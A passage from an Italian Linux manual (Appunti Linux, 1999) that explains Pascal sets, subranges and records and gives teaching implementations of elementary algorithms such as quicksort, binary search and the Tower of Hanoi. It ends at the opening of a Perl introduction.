Naturalmente, si possono indicare anche degli intervalli di un tipo enumerativo dichiarato in precedenza. Seguono alcuni esempi.

```
type Settimana = (LUNEDÌ, MARTEDÌ, MERCOLEDÌ,
                  GIOVEDÌ, VENERDÌ, SABATO, DOMENICA);

type Feriale   = LUNEDÌ..VENERDÌ;
...
var lavoro    : Feriale;
    minuscola : 'a'..'z';
...
```

Le variabili dichiarate in questo modo, ottengono dal compilatore il tipo più adatto a contenere l'informazione indicata, senza la necessità di doverlo indicare in modo esplicito.

### 125.5.3 Insieme

Una variabile può contenere un'informazione riferita a un insieme di elementi enumerativi. In pratica, si tratta di un tipo simile a quello enumerativo, dove ogni elemento può essere presente o meno. Si dichiara questo tipo di dati con le parole chiave **`set of`**. Si osservi l'esempio seguente:

```
type Settimana = (LUNEDÌ, MARTEDÌ, MERCOLEDÌ,
                  GIOVEDÌ, VENERDÌ, SABATO, DOMENICA);
...
type Lavoro    = set of Settimana;
...
var tutti     : Lavoro;
    presenze  : Lavoro;
    assenze   : Lavoro;
    altri     : Lavoro;
...
```

Le variabili **`tutti`**, **`presenze`** e **`assenze`**, definite del tipo **`Lavoro`**, il quale a sua volta è definito come insieme di tutti i simboli del tipo **`Settimana`**, possono contenere un sottoinsieme di tali simboli.

```
...
begin
```

```
    ...
    presenze := (LUNEDÌ, MERCOLEDÌ, VENERDÌ,
                DOMENICA);
    ...
    tutti := (LUNEDÌ..DOMENICA);
    ...
    assenze := tutti - presenze;
    ...
    altri := assenze;
    ...
    tutti := assenze + presenze;
    ...
end.
```

L'esempio mostra alcuni modi in cui possono essere utilizzate le variabili contenenti insiemi, e quali espressioni si possono realizzare. In pratica:

- due variabili dello stesso tipo di insieme possono essere assegnate l'una nell'altra;
- due variabili dello stesso tipo di insieme possono essere sommate, generando un insieme risultato dell'unione dei due;
- tra due variabili dello stesso tipo di insieme può essere indicata una sottrazione, con la quale si genera un insieme risultato dall'eliminazione degli elementi presenti nella seconda variabile.

A parte gli assegnamenti che possono essere fatti alle variabili contenenti un insieme, è poi necessario poter verificare il contenuto di tali variabili, con istruzioni apposite. Per questo si usa la parola chiave **`in`**. L'esempio seguente dovrebbe essere autoesplicativo.

```
    if LUNEDÌ in presenze then begin
        ...
        ...
    end;
    if MARTEDÌ in presenze then begin
        ...
        ...
    end;
```

Un insieme può essere definito anche come gruppo di valori di un intervallo, come nell'esempio seguente in cui si definisce un tipo nuovo che rappresenta l'insieme delle lettere minuscole.

```
type Lettere    = set of 'a'..'z';
```

Nello stesso modo, si può utilizzare la parola chiave **`in`** per verificare che un valore appartenga a un insieme definito in forma di intervallo.

```
if iniziale in 'a'..'z' then begin
    ...
end;
```

## 125.6 Record

Il record è un tipo di dati composto dall'insieme di altri tipi, ognuno con una sua denominazione. L'esempio seguente mostra in che modo possano essere creati tipi nuovi definiti come record.

```
type Datario =
    record
        anno    : integer;
        mese    : integer;
        giorno  : integer;
    end;

type Anagrafico =
    record
        cognome : array[1..40] of char;
        nome    : array[1..40] of char;
        luogo   : array[1..40] of char;
        data    : Datario;
    end;
```

L'esempio vuole mostrare la creazione di un record anagrafico con tutti i dati (riferiti alla nascita) che permettono di identificare una persona. Si può osservare che la data (di nascita) è stata definita come tipo **`Datario`**, che a sua volta è un altro record.

Quando si dichiara una variabile come tipo record, si pone il problema di accedere ai vari elementi di questo. Per farlo si usa l'operatore punto (`.`). Si osservi l'esempio seguente, in cui si dichiara un array di dati anagrafici, e quindi si assegnano i valori per il primo elemento di questo array.

```
...
var anagrafe : array[1..10] of Anagrafico;
...
begin
    ...
    anagrafe[1].cognome         := 'Pallino';
    anagrafe[1].nome            := 'Pinco';
    anagrafe[1].luogo           := 'Sferopoli';
    anagrafe[1].data.anno       := 1990;
    anagrafe[1].data.mese       := 1;
    anagrafe[1].data.giorno     := 31;
    ...
end;
```

Come si può osservare, per inserire le informazioni sulla data di nascita, è stato necessario usare due volte il punto per accedere agli elementi del sottorecord **`data`**.

Una variabile definita come record può ricevere l'assegnamento in blocco di un'altra variabile record, purché dello stesso tipo.

### 125.6.1 With

Quando si utilizzano frequentemente i record, potrebbe essere conveniente specificare che in una porzione di codice sorgente si vuole fare riferimento a elementi di una variabile determinata. Si osservi l'esempio seguente, che è una variante di quanto già visto in precedenza.

```
...
var anagrafe : array[1..10] of Anagrafico;
...
begin
    ...
    with anagrafe[1] do begin
        cognome         := 'Pallino';
        nome            := 'Pinco';
        luogo           := 'Sferopoli';
        data.anno       := 1990;
        data.mese       := 1;
        data.giorno     := 31;
    end;
    ...
end;
```

Il significato dovrebbe essere evidente: nell'intervallo delimitato dalle parole chiave **`begin end`**, tutti i nomi si riferiscono a elementi di **`anagrafe[1]`**.

## 125.7 Riferimenti

- Gordon Dodrill, *Pascal Language Tutorial*

  *<http://www.swcp.com/~dodrill/pasdoc/>*

# Pascal: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico, utilizzando forme non ottimizzate per la velocità di esecuzione.

## 126.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 126.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 114.2.1.

```
(* ================================================================= *)
(* Somma.pas                                                         *)
(* Somma esclusivamente valori positivi.                             *)
(* ================================================================= *)
program Sommare;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* somma( <x>, <y> )                                                 *)
(* ----------------------------------------------------------------- *)
function somma( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := x;

    for i := 1 to y do begin
        z := z+1;
    end;

    somma := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := somma( x, y );

    Write( x, ' + ', y, ' = ', z );

end.

(* ================================================================= *)
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
function somma( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := x;
    i := 1;

    while i <= y do begin
        z := z+1;
        i := i+1;
    end;

    somma := z;

end;
```

### 126.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 114.2.2.

```
(* ================================================================= *)
(* Moltiplica.pas                                                    *)
(* Moltiplica esclusivamente valori positivi.                        *)
(* ================================================================= *)
program Moltiplicare;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* moltiplica( <x>, <y> )                                            *)
(* ----------------------------------------------------------------- *)
function moltiplica( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;

    for i := 1 to y do begin
        z := z+x;
    end;

    moltiplica := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := moltiplica( x, y );
```

```
    Write( x, ' * ', y, ' = ', z );

end.

(* ================================================================= *)
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
function moltiplica( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;
    i := 1;

    while i <= y do begin
        z := z+x;
        i := i+1;
    end;

    moltiplica := z;

end;
```

### 126.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 114.2.3.

```
(* ================================================================= *)
(* Dividi.pas                                                        *)
(* Divide esclusivamente valori positivi.                            *)
(* ================================================================= *)
program Dividere;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* dividi( <x>, <y> )                                                *)
(* ----------------------------------------------------------------- *)
function dividi( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 0;
    i := x;

    while i >= y do begin
        i := i - y;
        z := z+1;
    end;

    dividi := z;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
```

```
(* ---------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := dividi( x, y );

    Write( x, ' / ', y, ' = ', z );

end.
(* ================================================================ *)
```

### 126.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 114.2.4.

```
(* ================================================================ *)
(* Exp.pas                                                          *)
(* Eleva a potenza.                                                 *)
(* ================================================================ *)
program Potenza;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================ *)
(* exp( <x>, <y> )                                                  *)
(* ---------------------------------------------------------------- *)
function exp( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 1;

    for i := 1 to y do begin
        z := z * x;
    end;

    exp := z;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := exp( x, y );

    Write( x, ' ** ', y, ' = ', z );
```

```
end.
(* ================================================================= *)
```

In alternativa si può tradurre il ciclo **`for`** in un ciclo **`while`**.

```
(* ================================================================= *)
(* exp( <x>, <y> )                                                   *)
(* ----------------------------------------------------------------- *)
function exp( x : integer; y : integer ) : integer;

var     z       : integer;
        i       : integer;

begin

    z := 1;
    i := 1;

    while i <= y do begin
        z := z * x;
        i := i+1;
    end;

    exp := z;

end;
```

È possibile usare anche un algoritmo ricorsivo.

```
function exp( x : integer; y : integer ) : integer;

begin

    if x = 0 then
        begin
            exp := 0;
        end
    else if y = 0 then
        begin
            exp := 1;
        end
    else
        begin
            exp := ( x * exp(x, y-1) );
        end
    ;

end;
```

### 126.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 114.2.5.

```
(* ================================================================= *)
(* Radice.pas                                                        *)
(* Radice quadrata.                                                  *)
(* ================================================================= *)
program RadiceQuadrata;

var     x       : integer;
        z       : integer;

(* ================================================================= *)
(* radice( <x> )                                                     *)
(* ----------------------------------------------------------------- *)
function radice( x : integer; ) : integer;

var     z       : integer;
```

```
        t       : integer;
        ciclo   : boolean;

begin

    z := 0;
    t := 0;
    ciclo := TRUE;

    while ciclo do begin

        t := z * z;

        if t > x then
            begin
                z := z-1;
                radice := z;
                ciclo := FALSE;
            end
        ;

        z := z+1;

    end;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero intero positivo: ' );
    Readln( x );

    z := radice( x );

    Writeln( 'La radice di ', x, ' e'' ', z );

end.
(* ================================================================= *)
```

### 126.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 114.2.6.

```
(* ================================================================= *)
(* Fact.pas                                                          *)
(* Fattoriale.                                                       *)
(* ================================================================= *)
program Fattoriale;

var     x       : integer;
        z       : integer;

(* ================================================================= *)
(* fact( <x> )                                                       *)
(* ----------------------------------------------------------------- *)
function fact( x : integer ) : integer;

var     i       : integer;

begin

    i := x - 1;
```

```
    while i > 0 do begin

        x := x * i;
        i := i-1;

    end;

    fact := x;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero intero positivo: ' );
    Readln( x );

    z := fact( x );

    Writeln( 'Il fattoriale di ', x, ' e'' ', z );

end.

(* ================================================================= *)
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
function fact( x : integer ) : integer;

begin

    if x > 1 then
        begin
            fact := ( x * fact( x - 1 ) )
        end
    else
        begin
            fact := 1
        end
    ;

end;
```

### 126.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 114.2.7.

```
(* ================================================================= *)
(* MCD.pas                                                           *)
(* Massimo Comune Divisore.                                          *)
(* ================================================================= *)
program MassimoComuneDivisore;

var     x       : integer;
        y       : integer;
        z       : integer;

(* ================================================================= *)
(* mcd( <x>, <y> )                                                   *)
(* ----------------------------------------------------------------- *)
function mcd( x : integer; y : integer ) : integer;

begin
```

```
    while x <> y do begin

        if x > y then
            begin
                x := x - y;
            end
        else
            begin
                y := y - x;
            end
        ;

    end;

    mcd := x;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il primo numero intero positivo: ' );
    Readln( x );
    Write( 'Inserisci il secondo numero intero positivo: ' );
    Readln( y );

    z := mcd( x, y );

    Write( 'Il massimo comune divisore tra ', x, ' e ', y, ' e'' ', z );

end.

(* ================================================================= *)
```

### 126.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 114.2.8.

```
(* ================================================================= *)
(* Primo.pas                                                         *)
(* ================================================================= *)
program NumeroPrimo;

var     x       : integer;

(* ================================================================= *)
(* primo( <x> )                                                      *)
(* ----------------------------------------------------------------- *)
function primo( x : integer ) : boolean;

var     np      : boolean;
        i       : integer;
        j       : integer;

begin

    np := TRUE;
    i := 2;

    while (i < x) AND np do begin

        j := x / i;
```

```
        j := x - (j * i);

        if j = 0  then
            begin
                np := FALSE;
            end
        else
            begin
                i := i+1;
            end
        ;

    end;

    primo := np;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci un numero intero positivo: ' );
    Readln( x );

    if primo( x ) then
        begin
            Writeln( 'E'' un numero primo' );
        end
    else
        begin
            Writeln( 'Non e'' un numero primo' );
        end
    ;

end.
(* ================================================================= *)
```

## 126.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto descritto nel capitolo 114.

Per semplicità, gli esempi mostrati fanno uso di array dichiarati globalmente, e come tali, accessibili alle procedure e funzioni senza necessità di farne riferimento all'interno delle chiamate.

### 126.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 114.3.1.

```
(* ================================================================= *)
(* RicercaSeq.pas                                                    *)
(* Ricerca sequenziale.                                              *)
(* ================================================================= *)
program RicercaSequenziale;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        x       : integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
```

```
(* ricercaseq( <x>, <ele-inf>, <ele-sup> )                          *)
(* ---------------------------------------------------------------- *)
function ricercaseq( x : integer; a : integer; z : integer ) : integer;

var     i       : integer;

begin

    (* ------------------------------------------------------------ *)
    (* Se l'elemento non viene trovato, il valore -1 segnala        *)
    (* l'errore.                                                    *)
    (* ------------------------------------------------------------ *)
    ricercaseq := -1;

    (* ------------------------------------------------------------ *)
    (* Scandisce l'array alla ricerca dell'elemento.                *)
    (* ------------------------------------------------------------ *)
    for i := a to z do begin

        if x = lista[i] then
            begin
                ricercaseq := i;
            end
        ;

    end;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    Writeln( 'Inserire il valore da cercare' );
    Readln( x );

    i := ricercaseq( x, 1, z );

    Writeln( 'Il valore cercato si trova nell''elemento', i );

end.
(* ================================================================ *)
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
function ricercaseq( x : integer; a : integer; z : integer ) : integer;

begin
```

```
    if a > z then
        begin

            (* ---------------------------------------------------- *)
            (* La corrispondenza non è stata trovata.               *)
            (* ---------------------------------------------------- *)
            ricercaseq := -1;
        end
    else if x = lista[a] then
        begin
            ricercaseq := a;
        end
    else
        begin
            ricercaseq := ricercaseq( x, a+1, z);
        end
    ;

end;
```

### 126.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 114.3.2.

```
(* ================================================================ *)
(* RicercaBin.pas                                                   *)
(* Ricerca binaria.                                                 *)
(* ================================================================ *)
program RicercaBinaria;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        x       : integer;
        i       : integer;
        z       : integer;

(* ================================================================ *)
(* ricercabin( <x>, <ele-inf>, <ele-sup> )                          *)
(* ---------------------------------------------------------------- *)
function ricercabin( x : integer; a : integer; z : integer ) : integer;

var     m       : integer;

begin

    (* ------------------------------------------------------------ *)
    (* Determina l'elemento centrale.                               *)
    (* ------------------------------------------------------------ *)
    m := ( a + z ) / 2;

    if m < a then
        begin

            (* ---------------------------------------------------- *)
            (* Non restano elementi da controllare.                 *)
            (* ---------------------------------------------------- *)
            ricercabin := -1;
        end
    else if x < lista[m] then
        begin

            (* ---------------------------------------------------- *)
            (* Si ripete la ricerca nella parte inferiore.          *)
            (* ---------------------------------------------------- *)
            ricercabin := ricercabin( x, a, m-1 );
```

```
        end
    else if x > lista[m] then
        begin

            (* -------------------------------------------------- *)
            (* Si ripete la ricerca nella parte superiore.         *)
            (* -------------------------------------------------- *)
            ricercabin := ricercabin( x, m+1, z );
        end
    else
        begin

            (* -------------------------------------------------- *)
            (* m rappresenta l'indice dell'elemento cercato.       *)
            (* -------------------------------------------------- *)
            ricercabin := m;
        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    Writeln( 'Inserire il valore da cercare' );
    Readln( x );

    i := ricercabin( x, 1, z );

    Writeln( 'Il valore cercato si trova nell''elemento', i );

end.
(* ================================================================= *)
```

## 126.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Pascal. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 114.

### 126.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 114.4.1. Viene mostrata prima una soluzione iterativa, e in seguito la funzione **bsort** in versione ricorsiva.

```
(* ================================================================= *)
(* BSort.pas                                                         *)
```

```
(* ================================================================= *)
program BubbleSort;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* bsort( <ele-inf>, <ele-sup> )                                     *)
(* ----------------------------------------------------------------- *)
procedure bsort( a : integer; z : integer );

var     scambio : integer;
        j       : integer;
        k       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Inizia il ciclo di scansione dell'array.                      *)
    (* ------------------------------------------------------------- *)
    for j := a to ( z-1 ) do begin

        (* --------------------------------------------------------- *)
        (* Scansione interna dell'array per collocare nella          *)
        (* posizione j l'elemento giusto.                            *)
        (* --------------------------------------------------------- *)
        for k := ( j+1 ) to z do begin

            if lista[k] < lista[j] then
                begin

                    (* --------------------------------------------- *)
                    (* Scambia i valori.                             *)
                    (* --------------------------------------------- *)
                    scambio := lista[k];
                    lista[k] := lista[j];
                    lista[j] := scambio;
                end
            ;

        end;
    end;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );
```

```
    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    bsort( 1, z );

    Writeln( 'Array ordinato:' );

    for i := 1 to z do begin
        Write( lista[i] );
    end;

end.
(* ================================================================= *)
```

Segue la procedura **bsort** in versione ricorsiva.

```
procedure bsort( a : integer; z : integer );

var     scambio : integer;
        k       : integer;

begin

    if a < z then
        begin

            (* ----------------------------------------------------- *)
            (* Scansione interna dell'array per collocare nella      *)
            (* posizione j l'elemento giusto.                         *)
            (* ----------------------------------------------------- *)
            for k := ( a+1 ) to z do begin

                if lista[k] < lista[a] then
                    begin

                        (* ----------------------------------------- *)
                        (* Scambia i valori.                         *)
                        (* ----------------------------------------- *)
                        scambio := lista[k];
                        lista[k] := lista[a];
                        lista[a] := scambio;
                    end
                ;

            end;

            bsort( a+1, z );

        end
    ;

end;
```

## 126.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 114.4.2.

```
(* ================================================================= *)
(* Hanoi.pas                                                         *)
(* Torre di Hanoi.                                                   *)
(* ================================================================= *)
program TorreHanoi;

var     n       : integer;
        p1      : integer;
```

```
        p2      : integer;

(* ================================================================= *)
(* hanoi( <n>, <p1>, <p2> )                                          *)
(* ----------------------------------------------------------------- *)
procedure hanoi( n : integer; p1 : integer; p2 : integer );

begin

    if n > 0 then
        begin
            hanoi( n-1, p1, 6-p1-p2 );

            Writeln(
                'Muovi l''anello ', n:1,
                ' dal piolo ', p1:1,
                ' al piolo ', p2:1
            );

            hanoi( n-1, 6-p1-p2, p2 );
        end
    ;

end;

(* ================================================================= *)
(* Inizio del programma.                                             *)
(* ----------------------------------------------------------------- *)
begin

    Writeln;
    Write( 'Inserisci il numero di anelli: ' );
    Readln( n );
    Write( 'Inserisci il piolo iniziale: ' );
    Readln( p1 );
    Write( 'Inserisci il piolo finale: ' );
    Readln( p2 );

    hanoi( n, p1, p2 );

end.
(* ================================================================= *)
```

### 126.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 114.4.3.

```
(* ================================================================= *)
(* QSort.pas                                                         *)
(* ================================================================= *)
program QuickSort;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* part( <ele-inf>, <ele-sup> )                                      *)
(* ----------------------------------------------------------------- *)
function part( a : integer; z : integer ) : integer;

var     scambio : integer;
        i       : integer;
        cf      : integer;
```

```
        loop1   : boolean;
        loop2   : boolean;
        loop3   : boolean;

begin

    (* ------------------------------------------------------------ *)
    (* Si assume che a sia inferiore a z.                            *)
    (* ------------------------------------------------------------ *)
    i := a+1;
    cf := z;

    (* ------------------------------------------------------------ *)
    (* Inizia il ciclo di scansione dell'array.                      *)
    (* ------------------------------------------------------------ *)
    loop1 := TRUE;
    while loop1 do begin

        loop2 := TRUE;
        while loop2 do begin

            (* ---------------------------------------------------- *)
            (* Sposta i a destra.                                    *)
            (* ---------------------------------------------------- *)
            if ( lista[i] > lista[a] ) OR ( i >= cf ) then
                begin
                    loop2 := FALSE;
                end
            else
                begin
                    i := i+1;
                end
            ;

        end;

        loop3 := TRUE;
        while loop3 do begin

            (* ---------------------------------------------------- *)
            (* Sposta cf a sinistra.                                 *)
            (* ---------------------------------------------------- *)
            if lista[cf] <= lista[a] then
                begin
                    loop3 := FALSE;
                end
            else
                begin
                    cf := cf-1;
                end
            ;

        end;

        if cf <= i then
            begin

                (* ------------------------------------------------ *)
                (* è avvenuto l'incontro tra i e cf.                 *)
                (* ------------------------------------------------ *)
                loop1 := FALSE;
            end
        else
            begin
```

```
                (* ------------------------------------------------ *)
                (* Vengono scambiati i valori.                      *)
                (* ------------------------------------------------ *)
                scambio := lista[cf];
                lista[cf] := lista[i];
                lista[i] := scambio;

                i := i+1;
                cf := cf-1;
            end
        ;
    end;

    (* ------------------------------------------------------------ *)
    (* A questo punto, lista[a..z] è stata ripartita e cf è la       *)
    (* collocazione finale.                                          *)
    (* ------------------------------------------------------------ *)
    scambio := lista[cf];
    lista[cf] := lista[a];
    lista[a] := scambio;

    (* ------------------------------------------------------------ *)
    (* In questo momento, lista[cf] è un elemento (un valore) nella  *)
    (* posizione giusta.                                             *)
    (* ------------------------------------------------------------ *)
    part := cf

end;

(* ================================================================ *)
(* quicksort( <ele-inf>, <ele-sup> )                                *)
(* ---------------------------------------------------------------- *)
procedure quicksort( a : integer; z : integer );

var     cf      : integer;

begin

    if z > a then
        begin
            cf := part( a, z );
            quicksort( a, cf-1 );
            quicksort( cf+1, z );
        end
    ;

end;

(* ================================================================ *)
(* Inizio del programma.                                            *)
(* ---------------------------------------------------------------- *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );
```

```
    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    quicksort( 1, z );

    Writeln( 'Array ordinato:' );

    for i := 1 to z do begin
        Write( lista[i] );
    end;

end.
(* ================================================================= *)
```

### 126.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 114.4.4.

```
(* ================================================================= *)
(* Permuta.pas                                                       *)
(* ================================================================= *)
program Permutazioni;

const   DIM     = 100;

var     lista   : array[1..DIM] of integer;
        i       : integer;
        z       : integer;

(* ================================================================= *)
(* permuta( <ele-inf>, <ele-sup>, <elementi-totali> )                *)
(* ----------------------------------------------------------------- *)
function permuta( a : integer; z : integer; elementi : integer ) : integer;

var     scambio : integer;
        k       : integer;
        i       : integer;

begin

    (* ------------------------------------------------------------- *)
    (* Se il segmento di array contiene almeno due elementi,         *)
    (* si procede.                                                   *)
    (* ------------------------------------------------------------- *)
    if ( z-a ) >= 1 then
        begin

            (* ----------------------------------------------------- *)
            (* Inizia il ciclo di scambi tra l'ultimo elemento e     *)
            (* uno degli altri contenuti nel segmento di array.      *)
            (* ----------------------------------------------------- *)
            k := z;
            while k >= a do begin

                (* ------------------------------------------------- *)
                (* Scambia i valori.                                 *)
                (* ------------------------------------------------- *)
                scambio := lista[k];
                lista[k] := lista[z];
                lista[z] := scambio;

                (* ------------------------------------------------- *)
                (* Esegue una chiamata ricorsiva per permutare un    *)
                (* segmento più piccolo dell'array.
```

```
                (* ------------------------------------------------ *)
                permuta( a, z-1, elementi );

                (* ------------------------------------------------ *)
                (* Scambia i valori.                                *)
                (* ------------------------------------------------ *)
                scambio := lista[k];
                lista[k] := lista[z];
                lista[z] := scambio;

                k := k-1;

            end;
        end
    else
        begin

            (* ---------------------------------------------------- *)
            (* Visualizza la situazione attuale dell'array.         *)
            (* ---------------------------------------------------- *)
            for i := 1 to elementi do begin
                Write( lista[i]:4 );
            end;
            Writeln;

        end
    ;

end;

(* ================================================================== *)
(* Inizio del programma.                                              *)
(* ------------------------------------------------------------------ *)
begin

    Writeln( 'Inserire il numero di elementi.' );
    Writeln( DIM, ' al massimo.' );
    Readln( z );

    if z > DIM then
        begin
            z := DIM;
        end
    ;

    Writeln( 'Inserire i valori dell''array' );

    for i := 1 to z do begin
        Write( 'elemento ', i:2, ': ' );
        Readln( lista[i] );
    end;

    permuta( 1, z, z );

end.

(* ================================================================== *)
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parte xxviii

# Perl

# Perl: introduzione

Perl è un linguaggio di programmazione ***interpretato*** (o quasi) che quindi viene eseguito da un interprete senza bisogno di generare un eseguibile binario. In questo senso, i programmi Perl sono degli script eseguiti dal programma **`perl`** che per convenzione dovrebbe essere collocato in `/usr/bin/`.

Perl è molto importante in tutti gli ambienti Unix e per questo è molto utile conoscerne almeno i rudimenti. Volendo fare una scala di importanza, subito dopo la programmazione con le shell Bourne e derivate, viene la programmazione in Perl.

Questo capitolo, e i successivi dedicati a Perl, introducono solamente questo linguaggio, che per essere studiato seriamente richiederebbe invece molto tempo e la lettura di molta documentazione.

## 127.1 Struttura fondamentale

Dal momento che i programmi Perl vengono realizzati in forma di script, per convenzione occorre indicare il nome del programma interprete nella prima riga.

```
#!/usr/bin/perl
```

Per l'esecuzione di script da parte di un interprete non si può fare affidamento sul percorso di ricerca degli eseguibili (la variabile di ambiente **`PATH`**), è quindi importante che il binario **`perl`** si trovi dove previsto. Questa posizione (`/usr/bin/perl`) è quella standard ed è opportuno che sia rispettata tale consuetudine, altrimenti i programmi in Perl di altri autori non potrebbero funzionare nel proprio sistema senza una variazione di tutti i sorgenti.

> Il buon amministratore di sistema farebbe bene a collocare dei collegamenti simbolici in tutte le posizioni in cui sarebbe possibile che venisse cercato l'eseguibile **`perl`**: `/bin/perl`, `/usr/bin/perl` e `/usr/local/bin/perl`.

Come si può intuire, il simbolo **`#`** rappresenta l'inizio di un commento.

```
#!/usr/bin/perl
#
# Esempio di intestazione e di commenti in Perl.
...
```

Un'altra convenzione che riguarda gli script Perl è l'estensione: `.pl`, anche se l'utilizzo o meno di questa non costituisce un problema.

### 127.1.1 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola (`;`) e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe (`{ }`).

⟨*istruzione*⟩`;`

`{`⟨*istruzione*⟩`;` ⟨*istruzione*⟩`;` ⟨*istruzione*⟩`;` `}`

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

### 127.1.2 Nomi

